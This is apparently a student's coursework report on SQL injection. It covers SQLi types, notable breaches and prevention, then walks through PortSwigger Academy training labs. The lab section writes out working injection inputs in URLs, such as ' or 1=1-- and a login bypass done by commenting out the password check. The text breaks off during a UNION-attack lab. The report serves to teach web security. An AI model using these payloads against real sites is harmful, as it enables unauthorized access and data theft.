LONDON METROPOLITAN UNIVERSITY

islington college
(इस्लिङ्टन कलेज)

Module Code & Module Title

CC5004NI Security in Computing

Assessment Weightage & Type

30% Individual Coursework 2

Year and Semester

2023 -24 Spring

Student Name: Mohammad Nurullah

London Met ID: 22067059

College ID: NP01NT4A220019

Assignment Due Date: Tuesday, 7 May 2024

Assignment Submission Date: Tuesday, 7 May 2024

Word Count (Where Required):

ACKNOWLEDGEMENT

My profound thanks go out to my teacher, Mr. Sushil Phuyal Content for his invaluable guidance, unwavering support, and constructive feedback throughout the development of this coursework. His expertise and encouragement played a pivotal role in shaping the outcome of this project.

I extend my appreciation to the faculty and staff of the Security in Computing departments at London Metropolitan University for providing a conducive learning environment and valuable resources that enriched my understanding of the subject matter.

Special thanks to my friends and classmates for their collaboration, shared insights, and camaraderie. Your collective efforts contributed significantly to the success of this project.

I owe a lot to my family for their constant encouragement, understanding, and confidence in me. Their unwavering support has been a source of inspiration and motivation.

Lastly, I would like to thank the guidance and wisdom shared by my seniors, whose experiences offered valuable perspectives that influenced the development and execution of this project.

This project may not have been possible without the support and contributions of the individuals, and for that, I am truly thankful.

ABSTRACT

This report demonstrates usage of an SQL injection attack for stolen user credentials as usernames, passwords, and hidden data together. The SQL injection was effectively performed on susceptible websites linked to PortSwigger Academy lab environment. At the very outset, we executed a SQL injection in order to find the concealed data. Next, we have By-passed the login authentication using the injection technique. This was done by removing the password field tag, and as a result the username and any password was always good enough to grant access. Utilizing this approach, we got into the account set at administrator privileges which was vulnerable to the fact that the password for the admin had been commented out. In the third test I put the lab resources at an academy to the use of finding out and addressing vulnerabilities using the string manipulation.

Table of Contents

Table of Figure

1. INTRODUCTION

In the cybersecurity world, SQL injection attacks are a dangerous vulnerability that poses alarming risks to web applications and databases around the globe. This class of attack applies when hackers use SQL code to manipulate databases by hacking the web application into injecting the harmful SQL code. One such kind of attack leads to unauthorized access of data, data theft, manipulation and severe compromising of sensitive information. Although improvements in cybersecurity have been made, SQL injection remains one of the most significant challenges as it has the potential to bypass the standard security measures and directly hit the core of the data storage logic of the application (Shankdhar, 2021).



A Malicious SQL Injection Attack
Hacker injects malicious SQL query via input data
Malicious SQL query is validated and command executed by the database
Hacker is granted access to view and alter records on database

Figure 1 SQL Injection Attack

The rise of web applications has been led to a massive increase in stored data, making databases attractive targets for hackers. SQL injection attacks have been evolved to be more sophisticated, with attackers using various methods to avoid detection and exploit vulnerabilities. These attacks can have devastating consequences, including the theft of sensitive data, disruption of business operations, and harm to an organization's reputation. Notably, SQL injection attacks have been associated with high-profile breaches like the Ashley Madison hack, which exposed personal information of millions of users (Mihir, 2022).

Applying the Principle of Least Privilege and using Role-Based Access Controls (RBAC) can also help lower the damage caused by SQL injection attacks. These methods restrict access to important data and features depending on the users' roles, which reduces the chances of SQL injection attacks causing harm. By combining these prevention techniques in a layered security approach, organizations can enhance their cybersecurity defenses, making sure their web apps and databases are safe from unauthorized access and data leaks (Myra, 2023).

The report will provide a detailed examination of SQL injection attacks, covering their history, variations, prevention techniques, and the legal and ethical implications associated with these attacks.

2. Background

SQL injection has been a major cybersecurity threat for many years. The concept of SQL injection was first discovered by a cybersecurity researcher named Jeff Forristal in 1998. SQL injection is a technique used by hackers to attack websites and applications that use databases to store and retrieve data (Vaadata, 2022).

When a website or application uses user input to construct SQL queries, it can create a vulnerability that allows hackers to inject malicious SQL code into the query. This can allow hackers to access, modify, or delete sensitive data from the database (Portswigger, n.d.).

SQL injection attacks can have serious consequences, including the theft of personal information such as usernames, passwords, credit card numbers, and social security numbers. Hackers can also use SQL injection to gain control over the database server, allowing them to execute arbitrary commands and potentially take over the entire system (kingthorin, n.d.).

There have been many high-profile data breaches linked to SQL injection attacks, including the Ashley Madison hack in 2015, which exposed the personal information of millions of users. Other notable victims of SQL injection attacks include Target, Yahoo, Zappos, Equifax, Epic Games, TalkTalk, LinkedIn, and Sony Pictures (Babu, 2023).

Despite the availability of defensive tools and techniques, SQL injection remains a persistent threat due to its ability to bypass traditional security measures and the prevalence of vulnerable web applications. Cybersecurity researchers continue to study SQL injection and develop new methods to detect and prevent these attacks, as they pose a significant threat to organizations and individuals alike (CybeCrowd, 2020).

The types of SQL injection are categorized into three major categories:

• In-band SQLi

In-band SQL injection (SQLi) is a type of SQL injection attack where an attacker uses the same communication channel to both launch the attack and gather results. This type of attack is the most common and straightforward form of SQL injection. It involves the attacker injecting malicious SQL code into a database query, which is then executed by the database server. The results of the attack are then displayed on the same page or returned through the same communication channel, allowing the attacker to see the effects of the attack.

In-band SQLi can be further categorized into two subtypes:

Error-based SQLi: This type of attack involves the attacker injecting SQL code that causes an error message to be displayed by the database server. The error message often contains sensitive information about the database structure, which the attacker can use to further exploit the vulnerability.

Union-based SQLi: This type of attack involves the attacker using the UNION SQL operator to combine the results of two or more SELECT statements into a single result set. This allows the attacker to retrieve data from multiple tables or databases, potentially revealing sensitive information.

In-band SQLi is considered the most common and easy-to-exploit form of SQL injection due to its simplicity and the fact that it can be executed directly through the web application's user interface.

• Inferential SQLi

Inferential SQLi, also commonly referred to as Blind SQLi, is a type of SQL injection attack where the attacker is unable to directly see the results of the injected SQL queries. Instead, the attacker infers information about the database by observing the application's behavior and responses to the injected payloads.

There are two main types of Inferential SQLi:

<u>Boolean-based Blind SQLi:</u>

- In this technique, the attacker sends SQL queries that return a boolean true or false result.
- The attacker observes the application's response to determine if the injected query was successful or not.
- By systematically modifying the query, the attacker can extract information about the database structure and contents.

<u>Time-based Blind SQLi:</u>

- This technique involves the attacker injecting SQL queries that cause a time delay in the application's response.
- The attacker can measure the time it takes for the application to respond and use that to infer whether the injected query was successful or not.
- Time-based Blind SQLi is useful when Boolean-based attacks are not possible, as the attacker can still extract information by observing the timing of the responses.

The key difference between Inferential SQLi and In-band SQLi is that with Inferential SQLi, the attacker cannot directly see the results of the injected queries. Instead, they must rely on indirect methods, such as observing the application's behavior, to gather information about the database.


Inferential SQLi attacks are generally more time-consuming and complex than In-band SQLi attacks, as the attacker must carefully craft their payloads and analyze the application's responses to extract the desired information. However, Inferential SQLi can still be a powerful technique for attackers, especially when In-band SQLi is not possible.

• Out-Of-Band SQLi

Out-of-Band SQL injection (OOB SQLi) is a type of SQL injection attack where the attacker does not receive a response from the attacked application on the same channel used to launch the attack. Instead, the attacker leverages an alternative communication channel, such as DNS or HTTP protocols, to exfiltrate data from the target system. This technique is particularly useful when the server responses are unstable, making traditional inferential time-based attacks unreliable. Out-of-Band SQL injection relies on the database server's ability to make DNS or HTTP requests to deliver data to the attacker, enabling the extraction of sensitive information through an out-of-band channel. This method can be employed to bypass defensive technologies, complicate detection, and enhance the speed of data extraction compared to time-based exploitation methods (MUSCAT, 2015).


4.Demonstration

Lab1: SQL injection vulnerability in WHERE clause allowing retrieval of hidden data


0ac300e00470e173823452a80097002a.web-security-academy.net/filter?category=Gifts

SQL injection vulnerability in WHERE clause allowing retrieval of hidden data


Figure 2 Product category filter


https://0ac300e00470e173823452a80097002a.web-security-academy.net/filter?category='

https://0ac300e00470e173823452a80097002a.web-security-academy.net/filter?category=%27

https://0ac300e00470e173823452a80097002a.web-security-academy.net/filter?category=' - Google Search

Figure 3 Sequel character quotation




https://0ac300e00470e173823452a80097002a.web-security-academy.net/filter?category=%27

SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

Internal Server Error

Internal Server Error

Figure 4 No detection of non-category query




https://0ac300e00470e173823452a80097002a.web-security-academy.net/filter?category=%27--

SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

'--

Refine your search:

Figure 5 Category set to nothing


0ac300e00470e173823452a80097002a.web-security-academy.net/filter?category=%27%20or%201=1--

Congratulations, you solved the lab! Share your skills! Continue learning

Home


' or 1=1--

Refine your search:
All | Corporate gifts | Gifts | Lifestyle | Tech gifts

Real Life Photoshopping
Hexbug Battleground Tarantula Double Pack
There is No 'I' in Team
Couple's Umbrella

Figure 6 Showing the all entries

Lab2: SQL injection vulnerability allowing login bypass



0ae700be03b14aaf804662ef005a002d.web-security-academy.net/login

SQL injection vulnerability allowing login bypass
Back to lab description
LAB Not solved

Home | My account

Login
Invalid username or password.
Username
Password
Log in

Figure 7 SQL injection


0ae700be03b14aaf804662ef005a002d.web-security-academy.net/my-account?id=administrator

SQL injection vulnerability allowing login bypass

LAB Solved

Back to lab description

Congratulations, you solved the lab!

Share your skills! Continue learning

Home | My account | Log out

My Account


Your username is: administrator

Email

Update email

Figure 8 Bypassing through vulnerability

Lab3: SQL injection UNION attack, finding a column containing text


0a63006103328649809c80d000f3008f.web-security-academy.net/filter?category=Gifts

SQL injection UNION attack, finding a column containing text

LAB Not solved

Back to lab home

Make the database retrieve the string: 'WAkLHt'

Back to lab description

Home | My account

